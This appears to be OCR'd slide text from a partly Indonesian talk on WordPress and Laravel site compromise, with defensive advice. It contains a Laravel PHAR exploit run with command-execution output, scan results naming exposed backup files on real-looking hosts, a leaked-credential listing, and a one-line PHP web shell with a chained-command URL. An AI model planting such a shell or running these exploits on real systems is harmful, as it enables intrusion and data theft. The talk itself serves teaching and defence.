
smiley	Filename ∧	Size	Permission	Owner	Group	Functions
☐	folder [.]	4096 B	drwxr-xr-x	root	root	>
☐	folder [..]	4096 B	drwxr-xr-x	root	root	>
☐	folder [assets]	4096 B	drwxr-xr-x	root	root	>
☐	folder [inc]	4096 B	drwxr-xr-x	root	root	>
☐	folder [languages]	4096 B	drwxr-xr-x	root	root	>
☐	folder [template-parts]	4096 B	drwxr-xr-x	root	root	>
☐	hidden file .htaccess	11473 B	-rw-r--r--	root	root	>
☐	file 404.php	792 B	-rw-r--r--	root	root	>
☐	file archive.php	1299 B	-rw-r--r--	root	root	>
☐	file comments.php	1903 B	-rw-r--r--	root	root	>
☐	file footer.php	2002 B	-rw-r--r--	root	root	>
☐	file functions.php	12407 B	-rw-r--r--	root	root	>
☐	file header.php	1829 B	-rw-r--r--	root	root	>
☐	file homepage.php	1082 B	-rw-r--r--	root	root	>
☐	file index.php	1573 B	-rw-r--r--	root	root	>



As an exploit:

```
cf@real /work/pentest/laravel ./exploit.py http://127.0.0.1:8000/ /tmp/exploit.phar
✔ Log file: /work/pentest/laravel/laravel/storage/logs/laravel.log
✔ Logs cleared
✔ Successfully converted to PHAR !
✔ Phar deserialized
--------------------------
uid=1000(cf) gid=1000(cf) groups=1000(cf),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
--------------------------
✔ Logs cleared
```

```
[INF] Current nuclei version: v2.9.9 (latest)
[INF] Current nuclei-templates version: v9.5.8 (latest)
[INF] New templates added in latest release: 113
[INF] Templates loaded for current scan: 5
[INF] Targets loaded for current scan: 192
[INF] Running httpx on input host
[INF] Found 170 URL from httpx
[zip-backup-files] [http] [medium] https://adneg.u          /adneg.zip [FILENAME="adneg",EXT="zip"]
[zip-backup-files] [http] [medium] https://alumni.         d/alumni.zip [EXT="zip",FILENAME="alumni"]
[zip-backup-files] [http] [medium] https://akuntan         c.id/akuntansi.zip [FILENAME="akuntansi",EXT="zip"]
[zip-backup-files] [http] [medium] https://ft.upnj         .zip [FILENAME="ft",EXT="zip"]
[zip-backup-files] [http] [medium] https://lpt.upn         pt.zip [EXT="zip",FILENAME="lpt"]
[zip-backup-files] [http] [medium] https://mling.u         /mling.zip [EXT="zip",FILENAME="mling"]
[zip-backup-files] [http] [medium] https://ppmb.up         ppmb.zip [FILENAME="ppmb",EXT="zip"]
```


DarkTracer
id:.go.id
DT
CL
CDS
RM
ST
CT
CM
CW
TT
FT
Compromised Data Set
Export
Sort
10,601 results
Host
User
Password
Leaked Date (UTC+0)
Victim IP
https://ppdb.makassar.go.id//index.php/Clogin
@ppdbmks.go.id
2022-02-07 19:55:06
https://mail.kemenkumham.go.id/
@kemenkumham.go.id
2022-02-07 19:53:40
https://smp.pusatprestasinasional.kemdikbud.go.id/lomba/session/index
@ksnkemdikbud.go.id
2022-02-07 13:42:02

Preventing

Lebih baik mencegah daripada mengobati

Wordpress / other common CMS

Use Strong Authentication / Implement MFA

Use Security Plugins

Use Hosting that Include Security Features

Disable PHP Engine on Uploads Directory

Implement Security Perimeter

Weekly Maintenance Check

Build SIEM / Activate File Integrity Monitoring

Don’t Save Password on Browser

Non-CMS / Framework

Use Strong Authentication / Implement MFA

Implement Secure SDLC + Secure Coding

Unit Test

Penetration Testing

Implement Security Perimeter

Weekly Maintenance Check

Build SIEM / Activate File Integrity Monitoring

Don’t Save Password on Browser


Please enter the two-factor authentication (2FA) verification code below to login. Depending on your 2FA setup, you can get the code from the 2FA app or it was sent to you by email.
Authentication Code:
Log In
← Back to Demo Inc.

Wordfence activity from 17 July 2023 to 24 July 2023


Wordfence®
Securing your WordPress website

This email was sent from your website https://[redacted] and is a summary of security related activity that Wordfence monitors for the period 17 July 2023 to 24 July 2023. NOTE: You are using the free version of Wordfence and are missing out on features like real-time firewall rule and malware signature updates, country blocking, and detecting if your site IP is sending spam. Click here to upgrade to Wordfence Premium now.

Top 10 IPs Blocked

IP	Country	Block Count
185.225.74.169	United States	15
20.189.74.11	Hong Kong	9
194.38.22.8	Ukraine	4
84.54.50.239	United States	3
206.84.102.6	United States	2
41.216.188.162	Germany	2
109.206.242.91	United States	2
5.9.101.220	Germany	1
34.87.94.148	Singapore	1
139.59.116.249	Singapore	1

Update Blocked IPs




view-source:https://wp.potato.id/wp-content/uploads/shell.php?cmd=whoami;uname -a;ls -lahrt


```
1 www-data
2 Linux 748586ba4f4b 6.1.0-10-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.38-1 (2023-07-14) x86_64 GNU/Linux
3 total 16K
4 drwxr-xr-x 3 www-data www-data 4.0K Jul 25 01:51 2023
5 drwxr-xr-x 7 www-data www-data 4.0K Jul 27 14:14 ..
6 -rw-r--r-- 1 www-data www-data   31 Jul 27 14:14 shell.php
7 drwxr-xr-x 3 www-data www-data 4.0K Jul 27 14:15 .
8
```

```
root@748586ba4f4b:/var/www/html/wp-content/uploads# cat .htaccess
php_flag engine off
root@748586ba4f4b:/var/www/html/wp-content/uploads#
```

view-source:https://wp.potato.id/wp-content/uploads/shell.php

```
1 <?php
2 system($_GET['cmd']);
3 ?>
4
```


Load
10
8
6
4
2
0
18:00
20:00
22:00
00:00
02:00
04:00
06:00
08:00
10:00
12:00
14:00
16:00
5min



INDOCENTER radneXt

Recently Modified Files

Modified	File
July 10, 2023 2:21pm	wp-content/litespeed/css/51858388533b561b4a377a98fc12e758.css
July 10, 2023 2:21pm	wp-content/litespeed/css/9222d7233cb917fafac6b6404abc4c32.css
July 10, 2023 2:21pm	wp-content/litespeed/css/18e3da0eb81e89468f2ecd7fca536fdf.css
July 10, 2023 2:21pm	wp-content/litespeed/css/3b7914774723d0afc4bda21da1a4dbac.css
July 10, 2023 2:21pm	wp-content/litespeed/css/0b5677648fd59a6abbc9664cfe36caad.css
July 10, 2023 2:21pm	wp-content/litespeed/css/4c82503324ffefcc9f29537ffbfe406d.css
July 10, 2023 2:21pm	wp-content/litespeed/css/e1d96905b3180453f6d408bb33f3fb8d.css
July 10, 2023 2:21pm	wp-content/litespeed/css/e58acd3d18c5680896ab4e123a9574c6.css
July 10, 2023 2:21pm	wp-content/litespeed/css/b024a18273c7ca87bcefb186d9e23281.css
July 10, 2023 2:21pm	wp-content/litespeed/css/4bf606de98b37df2c5ebccb634f9953b.css


This list may include WordPress core/plugin/theme updates, error logs, cache files, and other normal changes.


Other Attack Vector

Sometimes hacker don’t hack, they log-in.

Other Attack Vector

Your device is compromised
Your password leaked
Your hosting doesn’t implement good security
Click-fix attack
Leak API / SSH Keys




New Private Tab
Private browsing
Search with Google or enter address
Firefox
Search with Google or enter address
Private window: Firefox clears your search and browsing history when you close all private windows. This doesn't make you anonymous.
Learn more

Detection

bukan hanya mengamati, tetapi juga memahami

